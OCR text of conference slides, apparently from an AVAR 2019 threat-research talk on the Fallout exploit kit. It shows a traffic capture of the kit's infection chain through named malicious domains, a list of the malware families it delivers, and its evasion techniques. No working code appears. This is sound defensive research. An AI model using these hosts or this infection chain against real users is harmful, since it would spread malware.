
#	Result	Protocol	Host	URL	Body	Comments
1	302	HTTP	makemoneyezywith.me	/?utm_id=10893&utm_camp...	0	
2	200	HTTPS	freethisdog.com	/4727/15_03_1929/Litharges...	4,983	Fallout EK (Landing Page)
3	200	HTTPS	freethisdog.com	/Upriver-Flushed-byzant/wc7...	29,258	Fallout EK (JS Code)
4	200	HTTPS	freethisdog.com	/seduced-9485/rooked-1380...	7,448	Fallout EK (Encoded Data 1)
5	200	HTTPS	freethisdog.com	/superfix-arachide-padang/X...	28,696	Fallout EK (Encoded Data 2)
6	200	HTTPS	freethisdog.com	/Messor-11400-6080/18804-...	35,133	Fallout EK (SWF Exploit)
7	200	HTTPS	freethisdog.com	/Z7S/Retwist_Crasser_caddi...	5,837	Fallout EK (Encoded PowerShell Code)
8	200	HTTP	freethisdog.com	/Buries-Arditi/Mucedine/962...	262,144	Fallout EK (Malware)

Malware

Malware

- **Ransomware**
  - GandCrab
  - Kraken
  - SaveFile
  - Paradise
  - Maze
- **Banking Trojans**
  - Knoros
  - DanaBot
  - Ursnif/DreamBot
- **Information Stealers**
  - AZORult
  - Kpot
  - Vidar
  - RaccoonStealer
  - Predeter
- **Crypto Currency**
  - **Miner**
  - **Clipboad Hikacker**

Malware Family



Conclusion

Conclusion

- **Fallout has evolved steadily**
  - Very popular
  - Used by many attack campaigns
- **Advanced techniques**
  - Diffie-Hellman key exchange
  - Process detection
  - VM detection

AVAR 2019
OSAKA-JAPAN

Please ask simply and slowly...